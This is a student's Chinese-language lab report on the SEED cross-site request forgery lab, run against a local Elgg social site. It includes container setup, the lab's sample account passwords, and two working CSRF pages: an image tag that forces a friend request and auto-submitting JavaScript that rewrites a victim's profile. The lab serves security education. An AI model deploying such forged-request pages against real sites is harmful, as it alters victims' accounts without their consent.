跨站请求伪造攻击实验报告

57119132 汪奥杰

2021年7月15日

实验目标

实验室环境建立

1. 容器设置和命令

```
dcup
(Another Terminal)
dockps
docksh <ID>
```

2. Elgg网站应用程序

Elgg容器。文件名为`apache_elgg.conf`，内容如下：

```
<VirtualHost *:80>
     DocumentRoot /var/www/elgg
     ServerName   www.seed-server.com
     <Directory /var/www/elgg>
          Options FollowSymlinks
          AllowOverride All
          Require all granted
     </Directory>
</VirtualHost>
```

攻击容器。文件名为`apache_defense.conf`，内容如下：

```
<VirtualHost *:80>
     DocumentRoot /var/www/defense
     ServerName   www.example32.com
     DirectoryIndex index.php
</VirtualHost>
```

DNS配置。执行指令：

```
sudo gedit /etc/hosts
```

将`/etc/hosts`文件中的`# For CSRF Lab`部分改为：

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

MySQL数据库。容器通常为一次性的，所以对于该实验，我们在主机上安装了`mysql_data`文件夹以保存MySQL数据库。

用户账户。Elgg服务器上创建的用户名及其密码如下：

```
----------------------------
UserName | Password
----------------------------
admin    | seedelgg
alice    | seedalice
boby     | seedboby
charlie  | seedcharlie
samy     | seedsamy
----------------------------
```

实验任务

任务一：观察HTTP请求


使用Web Developer Tool获取HTTP GET和HTTP POST。

All HTML CSS JS XHR Fonts Images Media WS Other

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
302	GET	www.seed-ser...	logout?__elgg_ts=1626343056&__elgg_token=0DUrr	document	html	3.24 KB	12.32 ...	323 ms
200	GET	www.seed-ser...	/	document	html	3.17 KB	12.32 ...	84 ms
200	GET	www.seed-ser...	jquery.js	script	js	cached	0 B	0 ms
200	GET	www.seed-ser...	jquery-ui.js	script	js	cached	0 B	0 ms
200	GET	www.seed-ser...	require_config.js	script	js	cached	789 B	0 ms
200	GET	www.seed-ser...	require.js	script	js	cached	0 B	0 ms
200	GET	www.seed-ser...	elgg.js	script	js	cached	0 B	0 ms
200	GET	www.seed-ser...	sprintf.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	en.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	weakmap-polyfill.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	formdata-polyfill.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	init.js	require.js:127 (sc...	js	cached	370 B	0 ms
200	GET	www.seed-ser...	ready.js	require.js:127 (sc...	js	cached	123 B	0 ms
200	GET	www.seed-ser...	lightbox.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	form.js	require.js:127 (sc...	js	cached	0.99 KB	0 ms
200	GET	www.seed-ser...	topbar.js	require.js:127 (sc...	js	cached	175 B	0 ms
200	GET	www.seed-ser...	favicon-128.png	FaviconLoader.js...	png	cached	4.23 KB	0 ms
200	GET	www.seed-ser...	favicon.svg	FaviconLoader.js...	svg	cached	6.35 KB	0 ms
200	GET	www.seed-ser...	Plugin.js	require.js:127 (sc...	js	cached	145 B	0 ms
200	GET	www.seed-ser...	jquery.colorbox.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	Ajax.js	require.js:127 (sc...	js	cached	0 B	0 ms
200	GET	www.seed-ser...	spinner.js	require.js:127 (sc...	js	cached	754 B	0 ms
401	POST	www.seed-ser...	login	jquery.js:2 (xhr)	json	400 B	84 B	481 ms

任务二：使用GET请求进行CSRF攻击

登录Boby的账户，添加Samy为好友，并查看HTTP请求头参数：




在`~/Cross-Site Request Forgery Attack Lab/Labsetup/attacker`文件夹下执行指令：

```
sudo gedit addfriend.html
```


修改文件`addfriend.html`：

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image"
width="1" height="1" />
</body>
</html>
```

登录Samy的账户，添加Alice为好友，并向Alice发送含有攻击网址`www.attacker32.com`的电子邮件：



Alice收到Samy的电子邮件后，出于好奇，点击了邮件中的网址，Samy就自动添加到Alice的好友列表中，CSRF攻击成功。



任务三：使用POST请求进行CSRF攻击

在`~/Cross-Site Request Forgery Attack Lab/Labsetup/attacker`文件夹下执行指令：

```
sudo gedit editprofile.html
```


修改文件`editprofile.html`：

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()

{

    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my
hero'>";
```

```
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

登录Samy的账户，再次向Alice发送含有攻击网址`www.attacker32.com`的电子邮件。

Alice收到Samy的电子邮件后，点击了邮件中的网址，Alice的简介就会自动修改，CSRF攻击成功。



问题1：伪造的HTTP请求需要Alice的用户id (guid)才能正常工作。如果Boby专门针对Alice，那么在攻击之前，他可以想办法获取Alice的用户id。Boby不知道Alice的Elgg密码，所以无法登录Alice的账户获取信息。请描述一下Boby如何解决这个问题。

解答1：boby向alice添加好友的时候、打开控制台，可以看到HTTP请求的URL中，附带了参数friend的值56，就可以拿到alice的用户id、进行攻击了。

问题2：如果boby想对任何访问他恶意网页的人发起攻击。在这种情况下，他事先不知道谁在访问网页。他还能发动CSRF袭击来修改受害者的Elgg档案吗？请解释。

解答2：不能攻击成功。因为攻击网页的用户id已经提前规定，除了指定的用户访问能受攻击成功外，其他用户都不会受到攻击。